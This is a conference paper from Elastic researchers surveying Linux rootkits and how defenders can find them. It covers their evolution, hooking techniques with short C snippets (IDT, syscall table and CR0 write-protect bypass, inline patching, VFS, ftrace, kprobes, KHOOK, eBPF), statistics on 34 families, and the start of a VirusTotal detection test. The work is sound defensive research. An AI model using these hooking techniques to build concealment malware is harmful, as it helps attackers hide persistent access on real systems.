vb 2025 BERLIN

24 - 26 September, 2025 / Berlin, Germany

UNMASKING THE UNSEEN: A DEEP DIVE INTO MODERN LINUX ROOTKITS AND DETECTION STRATEGIES

Ruben Groenewoud & Remco Sprooten

Elastic, The Netherlands

ruben.groenewoud@elastic.co
remco.sprooten@elastic.co

ABSTRACT

While *Windows* malware research has long dominated security discussions, *Linux* threats often remain overlooked – despite their increasing sophistication and real-world impact. Among these, *Linux* rootkits are one of the most elusive and technically complex classes of malware, enabling deep system compromise and stealthy persistence.

This paper provides a comprehensive overview of the current landscape of *Linux* rootkits, from traditional loadable kernel module (LKM) rootkits to implementations using shared objects (SO) and, more recently, eBPF.

We dissect the core structure of *Linux* rootkits, focusing on syscall hooking techniques and direct syscall table manipulation. By analysing real-world samples, we present a statistical breakdown of contemporary *Linux* rootkit development, highlighting shifts in attacker methodologies and the prevalence of different hooking techniques.

As a case study, we examine PUMAKIT – alongside other notable samples – to illustrate their architectures, hooking mechanisms, evasion strategies, and impact on compromised systems. Finally, we discuss key detection strategies, offering actionable insights for defenders and threat hunters to uncover and mitigate these threats.

As *Linux* continues to power critical infrastructure, cloud workloads, and enterprise systems, understanding these rootkits is essential for modern defenders.

INTRODUCTION TO ROOTKITS

What are rootkits?

Rootkits are stealthy malware designed to conceal malicious activity. Their primary purpose is persistence and evasion, enabling attackers to maintain long-term access to high-value targets, such as servers, infrastructure, and corporate systems. Rootkits manipulate the operating system to alter how it presents information to users and security tools. They operate in userland or kernel space. Userland rootkits modify user-level processes through techniques like `LD_PRELOAD` or library hijacking. Kernel-space rootkits run with the highest privileges, modifying kernel structures, intercepting syscalls, or loading malicious modules. This deep integration provides them with powerful evasion opportunities, but it also increases operational risk.

Why are rootkits difficult to detect?

Kernel-space rootkits can manipulate core OS functions, subverting security tools and obscuring artifacts from userland visibility. They often leave minimal traces, avoiding obvious indicators such as new processes or files, which makes traditional detection difficult. Identifying rootkits typically requires memory forensics, kernel integrity checks, or telemetry at the OS level or below.

Why rootkits are a double-edged sword for attackers

While rootkits offer stealth and control, they carry operational risks. Kernel rootkits must be precisely tailored to kernel versions and environments. Mistakes, such as mishandling memory or incorrectly hooking syscalls, can cause system crashes (kernel panics), immediately exposing the attacker.

Kernel updates also present challenges: changes to APIs, memory structures, or syscalls can break rootkit functionality, making persistence fragile. The detection of suspicious modules or hooks typically triggers a deep forensic investigation, as rootkits strongly indicate targeted, high-skill attacks. For attackers, rootkits are high-risk, high-reward tools; for defenders, this fragility presents opportunities for detection through low-level monitoring.

WINDOWS VS LINUX ROOTKITS

The Windows rootkit ecosystem

Windows has long been the primary focus for rootkit development. Attackers exploit kernel hooks, drivers, and undocumented syscalls for hiding malware, stealing credentials, and maintaining persistence. A mature research community and widespread usage in enterprise environments drive ongoing innovation, including techniques like DKOM, PatchGuard bypasses, and bootkits.

Robust security tools and *Microsoft*'s hardening efforts push attackers toward increasingly sophisticated methods. *Windows* remains attractive due to its dominance on enterprise endpoints and consumer devices.

The Linux rootkit ecosystem

Linux rootkits have historically received less attention due to the fragmentation across distributions and kernel versions, which complicates detection and development. Although academic research exists, much of the tooling is outdated, and production *Linux* environments often lack specialized monitoring.

However, *Linux*'s role in cloud, containers, IoT and HPC has made it a growing target. Real-world *Linux* rootkits have been observed in attacks targeting cloud providers, telecommunications companies, and governments. Key challenges for attackers include:

- Diverse kernels hinder cross-distribution compatibility.
- Long uptimes prolong kernel mismatches.
- Security features such as *SELinux*, *AppArmor*, and module signing increase the difficulty.

Unique *Linux* threats include:

- Containers & Kubernetes: new persistence vectors via container escape.
- IoT devices: outdated kernels with minimal monitoring.
- Production servers: headless systems lacking user interaction, reducing visibility.

As *Linux* dominance grows in infrastructure, rootkits represent an under-monitored yet escalating threat. Improving detection, tooling, and research into *Linux*-specific techniques is increasingly urgent.

EVOLUTION OF LINUX ROOTKIT IMPLEMENTATION MODELS

Over the past two decades, *Linux* rootkits have evolved from basic userland tricks to advanced, kernel-resident implants that leverage modern kernel interfaces, such as `eBPF` and `io_uring`. Each stage in this evolution reflects both the attacker's innovation and the defender's response. This section outlines this progression, including key characteristics, historical context, and real-world examples.

Shared object userland rootkits

The earliest *Linux* rootkits operated exclusively in userland, exploiting features of the dynamic linker such as `LD_PRELOAD` to inject malicious shared objects into legitimate binaries. These rootkits typically intercepted standard `libc` functions (e.g. `getdents`, `readdir` and `fopen`) to manipulate the outputs of diagnostic tools, including `ps`, `ls` and `netstat`.

Although these techniques did not require kernel-level privileges, they were relatively easy to disrupt or remove. Their limitations prompted attackers to seek more robust methods in subsequent years. The key characteristics of these userland rootkits include:

- Operation confined to userland, with no kernel modification.
- Abuse of `LD_PRELOAD` or shell profiles to achieve persistence.
- Hooking of standard `libc` functions to conceal files, processes, or network sockets.
- Susceptibility to removal through system reboots or configuration resets.
- Limited stealth compared to kernel-level implants.

Representative examples:

- JynxKit (2012): an early userland rootkit that hooks several `libc` functions [1].
- Azazel (2014): an advanced userland rootkit with functionality such as anti-debugging, process, file, and network hiding, PAM backdoors, and log cleanup [2].

Loadable kernel module rootkits

As defensive measures improved against userland rootkits, adversaries transitioned to kernel space via loadable kernel modules (LKMs). Although LKMs serve legitimate purposes for extending kernel functionality, attackers have begun exploiting them to hook syscalls, manipulate internal kernel structures, and conceal malicious activities from userland tools.

LKMs provided attackers with deep control and sophisticated concealment capabilities, but also attracted greater scrutiny, particularly in hardened environments that employed kernel integrity measures. The key characteristics of these LKM rootkits include:

- Operate within kernel space with elevated privileges.
- Capable of concealing processes, files, network sockets, and the rootkit itself.
- Detectable through tainted kernel states, the `/proc/` filesystem, and LKM scanners.
- Increasingly constrained by secure boot, module signing, and *Linux* security modules (LSMs).

Representative examples:

- SucKIT (2001): early in-memory kernel rootkit, operating without loadable modules [3].

- Diamorphine (2013): popular open-source rootkit that hides itself, processes, and prefixed files or directories, updated to target newer kernels [4].
- Reptile (2017): advanced LKM with syscall hooks, udev persistence, and backdoor features including magic packet triggers [5].

eBPF-based rootkits

To evade the growing detection of LKMs, attackers began abusing eBPF, a subsystem initially designed for safe packet filtering and kernel tracing. Introduced in *Linux 3.18*, eBPF has evolved since around *Linux 4.9* into a powerful in-kernel virtual machine capable of attaching programs to syscall hooks, kprobes, tracepoints, and LSM events.

Attackers now leverage eBPF to implement in-kernel implants that do not rely on loading a kernel module. The key characteristics of these eBPF-based rootkits include:

- Reside in kernel space while avoiding module loading.
- Hook syscalls, kprobes, tracepoints, or LSM interfaces through eBPF programs.
- Require `CAP_BPF` or `CAP_SYS_ADMIN`, or (in rare cases) unprivileged BPF.
- Evade detection by tools focused on LKMs, such as `rkhunter` and `chkrootkit`.
- Not readily visible in `/proc/modules` or standard module audits.

Representative examples:

- Triple Cross (2021): proof-of-concept rootkit using eBPF programs to hook syscalls such as `execve` [6].
- Boopkit (2022): covert command-and-control (C2) channel implemented entirely via eBPF [7].

io_uring-based rootkits

Introduced in *Linux 5.1*, `io_uring` provides a high-performance asynchronous I/O interface that enables applications to batch system operations through shared memory rings, significantly reducing syscall overhead. While designed for efficiency, recent security research [8, 9] has demonstrated that `io_uring` can be abused to construct userland agents or kernel-context rootkits capable of evading traditional syscall-based detection strategies.

Because `io_uring_submit` batches multiple operations into fewer observable syscalls, it reduces visibility in traditional telemetry. The key characteristics of these `io_uring`-based rootkits include:

- Operate without typical syscall invocation patterns.
- Batch file, network, and process operations via `io_uring_enter`.
- Remain largely experimental, lacking critical features such as `execve`, but exhibit potential for future offensive use.

Representative examples:

- *ARMO* research (2025): demonstrated the viability of `io_uring` rootkits for evading detection in EDR-monitored environments [8].
- RingReaper (2025): proof-of-concept rootkit leveraging `io_uring` to replace syscall operations such as `read`, `write`, `connect`, and `unlink` [9].

The *Linux* rootkit design has consistently adapted in response to improved defences. As LKM loading becomes more challenging and syscall auditing becomes more advanced, researchers have turned to lower-noise, less-visible interfaces, such as eBPF and `io_uring`.

HOOKING TECHNIQUES IN LINUX ROOTKITS

At the core of most rootkit functionality lies the concept of hooking, which involves intercepting and modifying function execution to conceal activity or inject malicious behaviour. Hooking allows a rootkit to monitor, redirect, or suppress the output of kernel and userland components, often enabling it to operate undetected within a live system. Hooking can occur in both userland and kernel space.

Over time, as the *Linux* kernel introduced stronger protections, researchers have developed increasingly sophisticated methods for hooking. This section presents common hooking techniques, from legacy methods to modern evasive techniques.

Interrupt Descriptor Table hooking

Legacy rootkits modified the Interrupt Descriptor Table (IDT) to hijack the `int 0x80` syscall entry point. This technique intercepts syscalls before the syscall table itself is consulted. A code example is illustrated in Figure 1.

```c
// Install the IDT hook
static int install_idt_hook(void) {
    // Get pointer to IDT table
    idt_table = get_idt_table();

    // Save original syscall handler (int 0x80 = entry 128)
    original_syscall_entry = idt_table[0x80];

    // Calculate original handler address
    original_syscall_handler = (void*)(
        (original_syscall_entry.offset_high << 16) |
        original_syscall_entry.offset_low
    );

    // Install our hook
    idt_table[0x80].offset_low = (unsigned long)custom_int80_handler & 0xFFFF;
    idt_table[0x80].offset_high = ((unsigned long)custom_int80_handler >> 16) & 0xFFFF;

    // Keep same selector and attributes as original
    // idt_table[0x80].selector and type_attr remain unchanged

    printk(KERN_INFO "IDT hook installed at 0x80\n");
    return 0;
}
```

Figure 1: IDT hijacking code example.

The code shown in Figure 1 sets a new handler for interrupt `0x80`, redirecting execution flow to the rootkit's handler before any syscall handling occurs. This allows the rootkit to intercept or modify syscall behaviour entirely below the level of the syscall table.

IDT hooking is used by educational and older rootkits such as SucKIT, and has several limitations:

- Obsolete on modern systems; replaced by `syscall/sysenter` on x86_64.
- Architecture-specific (solely x86, pre-2.6).

Syscall table hooking

Syscall table hooking is a classic rootkit technique that involves modifying the kernel's system call dispatch table, known as the `sys_call_table`. This table is an array of function pointers where each entry corresponds to a specific syscall number. By overwriting a pointer in this table, an attacker can redirect a legitimate syscall, such as `getdents64`, `kill`, or `read`, to a malicious handler. An example is shown in Figure 2.

```c
asmlinkage int (*original_getdents64)(unsigned int, struct linux_dirent64 __user *, unsigned int);

asmlinkage int hacked_getdents64(unsigned int fd, struct linux_dirent64 __user *dirp, unsigned int count)
{   int ret = original_getdents64(fd, dirp, count);
    // Filter hidden entries from dirp
    return ret;
}

write_cr0(read_cr0() & ~0x10000); // Disable write protection
sys_call_table[__NR_getdents64] = hacked_getdents64;
write_cr0(read_cr0() | 0x10000); // Re-enable write protection
```

Figure 2: Syscall table hijacking code example.

In the example, to modify the table, a kernel module would first need to disable write protection on the memory page where the table resides. The assembly code shown in Figure 3 (as seen in Diamorphine) demonstrates how the 20th bit (Write Protect) of the `CR0` control register can be cleared, even though the `write_cr0` function is no longer exported to modules.

```c
static inline void
write_cr0_forced(unsigned long val)
{
    unsigned long __force_order;

    asm volatile(
        "mov %0, %%cr0"
        : "+r"(val), "+m"(__force_order));
}
```

Figure 3: Control register (cr0) clearing code example.

Once write protection is disabled, the address of a syscall in the table can be replaced with the address of a malicious function. After the modification, write protection is re-enabled. Notable examples of rootkits that used this technique include Diamorphine, Knark and Reveng_rtkit. Syscall table hooking has several limitations:

- Kernel hardening (since 2.6.25) hides `sys_call_table`.
- Kernel memory pages were made read-only (`CONFIG_STRICT_KERNEL_RWX`).
- Security features like Secure Boot and the kernel lockdown mechanism can hinder modifications to CR0.

The most definitive mitigation came with *Linux* kernel 6.9, which fundamentally changed how syscalls are dispatched on the x86-64 architecture. Prior to version 6.9, the kernel executed syscalls by directly looking up the handler in the `sys_call_table` array, as shown in Figure 4.

```
// Pre-v6.9 Syscall Dispatch
asmlinkage const sys_call_ptr_t sys_call_table[] = {
#include <asm/syscalls_64.h>
};
```

Figure 4: Syscall execution in Linux kernels prior to version 6.9.

Starting with kernel 6.9, the syscall number is used in a switch statement to find and execute the appropriate handler. The `sys_call_table` still exists but is only populated for compatibility with tracing tools and is no longer used in the syscall execution path.

```
// Kernel v6.9+ Syscall Dispatch
long x64_sys_call(const struct pt_regs *regs, unsigned int nr)
{
    switch (nr) {
    #include <asm/syscalls_64.h>
    default: return __x64_sys_ni_syscall(regs);
    }
};
```

Figure 5: Syscall execution in Linux kernels after version 6.9.

As a result of this architectural change, overwriting function pointers in the `sys_call_table` on kernels 6.9 and newer does not affect syscall execution, rendering the technique entirely ineffective.

Inline hooking / function prologue patching

This technique modifies the first instructions of a kernel function to inject a jump to attacker-controlled code. It enables redirection of execution flow at the function's entry point. A code example is displayed in Figure 6.

```
unsigned char *target = (unsigned char *)kallsyms_lookup_name("do_sys_open");
unsigned long hook = (unsigned long)&malicious_function;
int offset = (int)(hook - ((unsigned long)target + 5));
unsigned char jmp[5] = {0xE9};
memcpy(&jmp[1], &offset, 4);

// Memory protection omitted for brevity
memcpy(target, jmp, 5);

asmlinkage long malicious_function(const char __user *filename, int flags, umode_t mode) {
    printk(KERN_INFO "do_sys_open hooked!\n");
    return -EPERM;
}
```

Figure 6: Inline hooking code example.

This code overwrites the beginning of `do_sys_open()` with a JMP instruction that redirects execution to malicious code. An example of a rootkit leveraging this hooking technique is Reptile. Inline hooking has several limitations:

- Highly kernel-version specific.
- Risks crashing the system.

Inline hooking is prevented primarily by lockdown mode and W^X (Write XOR Execute).

Virtual filesystem hooking

Virtual filesystem (VFS) hooking is a specific application of function pointer replacement that targets the VFS layer to manipulate file visibility and access. Rootkits hook file operation handlers such as `iterate_shared` or `filldir` to hide files or directories, commonly within `/proc` or `/sys`. An example is shown in Figure 7.

```
static iterate_dir_t original_iterate;

static int malicious_filldir(struct dir_context *ctx, const char *name, int namelen, loff_t offset, u64 ino, unsigned
int d_type)
{
    if (!strcmp(name, "hidden_file"))
        return 0; // Skip hidden_file
    return ctx->actor(ctx, name, namelen, offset, ino, d_type);
}

static int malicious_iterate(struct file *file, struct dir_context *ctx)
{
    struct dir_context new_ctx = *ctx;
    new_ctx.actor = malicious_filldir;
    return original_iterate(file, &new_ctx);
}

// Hook installation
file->f_op->iterate = malicious_iterate;
```

Figure 7: VFS hooking code example.

This replacement function filters out hidden files during directory listing operations. An example of a rootkit leveraging the VFS hooking technique is Adore-NG. VFS hooking is still widely used, but it has limitations due to changes in kernel structure offsets between versions, which can lead to hooks breaking.

Ftrace-based hooking

Ftrace is a legitimate kernel tracing facility. Rootkits can register callbacks to intercept the execution of specific kernel functions without modifying memory directly. A sample implementation is shown in Figure 8.

```
static int __init hook_init(void) {
    target_addr = kallsyms_lookup_name(SYSCALL_NAME("sys_mkdir"));
    if (!target_addr) return -ENOENT;
    real_mkdir = (void *)target_addr;

    ops.func = ftrace_thunk;
    ops.flags = FTRACE_OPS_FL_SAVE_REGS | FTRACE_OPS_FL_RECURSION_SAFE | FTRACE_OPS_FL_IPMODIFY;

    if (ftrace_set_filter_ip(&ops, target_addr, 0, 0)) return -EINVAL;
    return register_ftrace_function(&ops);
}
```

Figure 8: Ftrace hooking code example.

This hook intercepts the `sys_mkdir` function and re-routes it through a malicious handler. Examples of rootkits that leverage ftrace hooking are KoviD and Umbra.

The main advantage of this technique is that it does not require patching memory; however, it does require writeable tracing filesystems (`/sys/kernel/debug/tracing`) and is compatible with modern kernels.

Kprobes hooking

A kprobe is a *Linux* kernel mechanism that lets you dynamically insert a handler at almost any kernel instruction or function entry point, so your custom code runs whenever that location is executed. Rootkits can attach kprobes to kernel functions to execute custom logic when the function is triggered. A kprobe structure and registration are shown in Figure 9.

```c
// Declare a kprobe targeting the symbol "kallsyms_lookup_name"
static struct kprobe kp = {
    .symbol_name = "kallsyms_lookup_name"
};

// Define a function pointer type matching the signature of kallsyms_lookup_name
typedef unsigned long (*kallsyms_lookup_name_t)(const char *name);

// Declare a global function pointer to hold the resolved kallsyms_lookup_name address
kallsyms_lookup_name_t kallsyms_lookup_name;

// Register the kprobe, which causes the kernel to resolve kp.addr to the address of the symbol
register_kprobe(&kp);

// Assign the resolved address to our function pointer so we can use kallsyms_lookup_name
kallsyms_lookup_name = (kallsyms_lookup_name_t) kp.addr;

// Unregister the kprobe to clean up — we only needed it to resolve the address once
unregister_kprobe(&kp);
```

Figure 9: Kprobes hooking code example.

This probe is used to retrieve the symbol name for `kallsyms_lookup_name`, typically a precursor to syscall table hooking. Although not present in the initial commits, a recent update to Diamorphine used this technique. Kprobes are dynamic and require no symbol overwrites; however, they can be disabled via kernel configuration and logged if probes are tracked.

Kernel hook framework

KHOOK (kernel hook framework) is a rootkit framework created by the author of the Reptile rootkit, and is an internal abstraction for inline patching. It allows rootkits to hijack kernel execution cleanly via abstracted hooks, rather than directly manipulating syscall tables or VFS. A code example from the Reptile rootkit is shown in Figure 10.

```c
// This creates a replacement for the sys_kill syscall: long sys_kill(long pid, long sig)
KHOOK_EXT(long, sys_kill, long, long);

static long khook_sys_kill(long pid, long sig) {
    // If signal is 0, this is often used to check if a process exists (without sending a signal)
    if (sig == 0) {
        // If the target process is invisible (e.g., hidden by a rootkit), pretend it doesn't exist
        if (is_proc_invisible(pid)) {
            return -ESRCH;  // No such process
        }
    }

    // Otherwise, forward the call to the original sys_kill syscall
    return KHOOK_ORIGIN(sys_kill, pid, sig);
}
```

Figure 10: KHOOK code example.

KHOOK operates via inline function patching, overwriting function prologues with a jump to attacker-controlled handlers. The example above illustrates how `sys_kill()` is redirected to a malicious handler if the kill signal is 0. KHOOK is modular and avoids direct tampering with syscall tables. However, this hooking technique fails on hardened and modern (5.x+) kernels with stricter lockdown.

eBPF hooking

eBPF allows programs to run inside the kernel and attach to tracepoints, kprobes, or LSM hooks. Rootkits exploit eBPF to monitor or modify kernel execution without loading traditional LKMs. An example is shown in Figure 11.

```c
// Attach this eBPF program to the tracepoint for sys_enter_execve
SEC("tp/syscalls/sys_enter_execve")
int tp_sys_enter_execve(struct sys_execve_enter_ctx *ctx) {
    // Get the current process's PID and TID as a 64-bit value
    // Upper 32 bits = PID, Lower 32 bits = TID
    __u64 pid_tgid = bpf_get_current_pid_tgid();

    // Delegate handling logic to a helper function
    return handle_tp_sys_enter_execve(ctx, pid_tgid);
}
```

Figure 11: eBPF hooking code example.

This command loads an eBPF program that attaches to the `execve` kprobe, allowing it to monitor or manipulate process execution. Example rootkits that leverage eBPF hooking are TripleCross and Boopkit.

eBPF hooking does not require an LKM to be loaded and is compatible with modern kernel protections. For eBPF-supported kernels, this is a strong technique. eBPF's LSM hooks and program types (`TRACEPOINT`, `KPROBE`, etc.) have strict verifier checks, but require `CAP_BPF` and `CAP_SYS_ADMIN` to be enabled, and can be audited if LSM/BPF logging is activated.

ROOTKIT STATISTICS

To understand the current threat landscape for *Linux* rootkits, we analysed a dataset of 34 rootkits, comprising both kernel-space and userland variants, as well as a smaller subset that leveraged eBPF. The goal of this analysis was to identify common techniques for syscall and function hooking, and to provide a structured overview of the ecosystem.

Distribution of rootkit types

Figure 12 shows a distribution of the rootkits in our dataset, categorized by kernel-space, userland, and eBPF-based techniques.



Figure 12: Overview of rootkit types.

Out of the 34 rootkits analysed, 20 were kernel-space rootkits, 12 were userland rootkits, and two leveraged eBPF. Kernel-space rootkits are the most common, reflecting their continued focus on broad system control. Userland rootkits are typically aimed at process-level stealth and credential theft. The small number of eBPF-based rootkits are primarily related to proof-of-concept testing and have not yet been observed in the wild.

In the following section, we take a closer look at these rootkits to understand which syscalls and functions are most commonly targeted across kernel-space and userland threats.

Technical overview of analysed rootkits

Table 1 provides an overview of the individual rootkits included in this analysis, highlighting their type, primary hooking techniques, and the number of syscalls and functions they target.

The dataset reveals clear patterns in how kernel-space and userland rootkits approach hooking. Kernel-space rootkits employ diverse techniques, including syscall table patches, ftrace, kprobes, jump hooks, and in one case (SucKIT), IDT manipulation. Recent rootkits (PUMAKIT and KoviD) increasingly combine ftrace with kprobes to locate `kallsyms_lookup_name`, a necessity in modern kernels where this symbol is no longer exported. This trend reflects a broader shift in modern rootkits towards ftrace, which offers more flexibility than traditional syscall table patching.

Although enhanced protections in modern kernels are designed to counter traditional syscall table hijacking, contemporary rootkits such as PUMAKIT continue to employ this technique. This demonstrates that not all distributions implement security measures as they become available.

Kernel rootkits typically hook a limited number of functions and syscalls (often fewer than 20), while userland rootkits exclusively leverage `LD_PRELOAD`, with significantly higher function counts, up to 105 hooks in Vlany.

Additionally, proof-of-concept rootkits consistently demonstrate fewer hooks, often fewer than 10, as they primarily serve to showcase specific techniques. In contrast, mature userland threats employ extensive hooking to maximize their foothold for credential theft, process hiding, and covert communication.

Family	Type	All techniques	Syscalls	Functions
Boopkit	eBPF	eBPF	1	2
TripleCross	eBPF	eBPF	4	6
adore-ng	kernel-space	VFS	0	5
BROKEPKG	kernel-space	ftrace, kprobes*	3	4
Caraxes	kernel-space	ftrace, kprobes*	1	5
Diamorphine	kernel-space	Syscall table, kprobes*	3	1
HoneypotBears	kernel-space	Syscall table, kprobes*	4	1
KoviD	kernel-space	ftrace, kprobes*	7	20
LilyOfTheValley	kernel-space	Jump hooks	2	3
Mobkit**	kernel-space	ftrace, kprobe*	1	1
Nuk3Gh0st	kernel-space	Jump hooks	0	9
Osom	kernel-space	Jump hooks	4	2
Pumakit**	kernel-space	Syscall table, ftrace, kprobes*	14	16
Puszek	kernel-space	Syscall table	4	0
Reptile***	kernel-space	Jump hooks	1	18
reveng_rtkit	kernel-space	Syscall table, kprobes*	2	1
Rootfoo	kernel-space	Syscall table	1	0
Snapekit**	kernel-space	Syscall table, ftrace, kprobes*	17	4
SucKIT	kernel-space	Interrupt descriptor table	46	0
Sutekh	kernel-space	Syscall table	2	0
Suterusu	kernel-space	Jump hooks	2	8
Umbra	kernel-space	ftrace	3	0
Azazel	userland	LD_PRELOAD	0	26
Bedevil	userland	LD_PRELOAD	0	78
Beurk	userland	LD_PRELOAD	0	19
Father	userland	LD_PRELOAD	0	17
HiddenWasp**	userland	LD_PRELOAD	0	20
JYNX-KIT	userland	LD_PRELOAD	0	20
Jynx2	userland	LD_PRELOAD	0	25
Medusa	userland	LD_PRELOAD	0	46
Perfctl	userland	LD_PRELOAD	0	36
Symbiote**	userland	LD_PRELOAD	0	13
Vlany	userland	LD_PRELOAD	0	105
Zendar	userland	LD_PRELOAD	0	22

* *kprobes is only used to find the address of kallsyms_lookup_name.*

** *Analysis based on binary samples; no source code available.*

*** *Reptile uses KHOOK, an abstraction layer for inline hooking.*

Table 1: Technical overview of the analysed rootkit dataset.

Most commonly hooked syscalls in kernel space

Figure 13 provides an overview of the most frequently hooked syscalls across a range of *Linux* kernel-space rootkits. Understanding which syscalls are most frequently manipulated offers insight into common rootkit design patterns and attacker priorities within the *Linux* kernel.



Figure 13: Overview of top 10 hooked kernel rootkit syscalls.

The data shows that syscalls related to file hiding (`getdents64`, `getdents`) and I/O operations (`read`, `write`, `open`, `openat`) are among the most frequently hooked. This reflects rootkits' typical focus on hiding artifacts from userland tools and maintaining stealth through manipulation of core system behaviours. The `kill` syscall is frequently hooked by rootkits (e.g. Diamorphine and Reptile) not only to hide processes but also to implement functionality such as privilege escalation and rootkit management. It serves as a versatile communication channel between userland and kernel components in many rootkit designs. Additionally, `execve` is commonly hooked to hide its presence, `clone` is used to track or manipulate process creation, and `creat` is used to monitor or manipulate file creation activities.

Most commonly hooked kernel functions in kernel space

Figure 14 provides an overview of the most frequently hooked kernel functions across a range of *Linux* kernel-space rootkits. Certain functionality, such as hiding network connections, requires hooking internal kernel functions rather than solely syscalls. This highlights how rootkits combine multiple hooking strategies to manipulate different layers of the *Linux* kernel.



Figure 14: Overview of top 10 hooked kernel rootkit functions.

The data shows that the most frequently hooked function is `kallsyms_lookup_name`. Rootkits commonly abuse this function to resolve kernel symbol dynamic addresses at runtime, enabling them to locate and hook other kernel functions without relying on exported symbols. Network-related functions (`tcp4_seq_show`, `udp4_seq_show`, `tcp6_seq_show`, `udp6_seq_show`) are the second most commonly hooked, as they are responsible for displaying active network connections through tools like `netstat` and `ss`. Filesystem-related functions (`filldir`, `filldir64`) follow, reflecting a typical focus on hiding files and directories from userland tools such as `ls` and `find`. Additionally, packet reception functions (`packet_rcv`, `tpacket_rcv`) are often hooked to intercept, manipulate, or further conceal network traffic.

Most commonly hooked functions in userland

Figure 15 provides an overview of the most commonly hooked userland functions in userland rootkits, which rely on intercepting application-level library functions rather than kernel syscalls or kernel functions.



Figure 15: Overview of top 10 hooked userland rootkit functions.

The hooks overwhelmingly target filesystem and authentication libraries. Functions like `readdir` and `readdir64` are hooked by nearly every userland rootkit, including Azazel, Medusa and Vlany, as the userland equivalent of hooking `getdents`. These functions are used to hide files from directory listings, often in combination with hooks on `fopen` to prevent access to the contents of hidden files. Similarly, the entire family of `stat` functions (`stat`, `lstat`, `xstat`, and their 64-bit variants) is targeted by rootkits such as BEURK and Perfctl to ensure hidden files appear non-existent to file integrity tools and userland inspection commands.

Beyond the functions pointed out in Figure 15, some userland rootkits also hook `pam_authenticate`, a core function in the pluggable authentication modules framework. This enables rootkits like Azazel, Symbiote and Bedevil to steal user credentials and establish hidden authentication backdoors.

Static detection via VirusTotal

To assess how well anti-virus engines detect *Linux* rootkits statically, we selected a list of 10 rootkits. These samples were obtained from publicly available research papers and then uploaded to or retrieved from *VirusTotal*. For each sample, we recorded the number of detections by different engines. We then performed two additional passes: first, by uploading a stripped version of each sample using the `strip --strip-all` command, and second, by adding a null byte to the original samples before uploading.

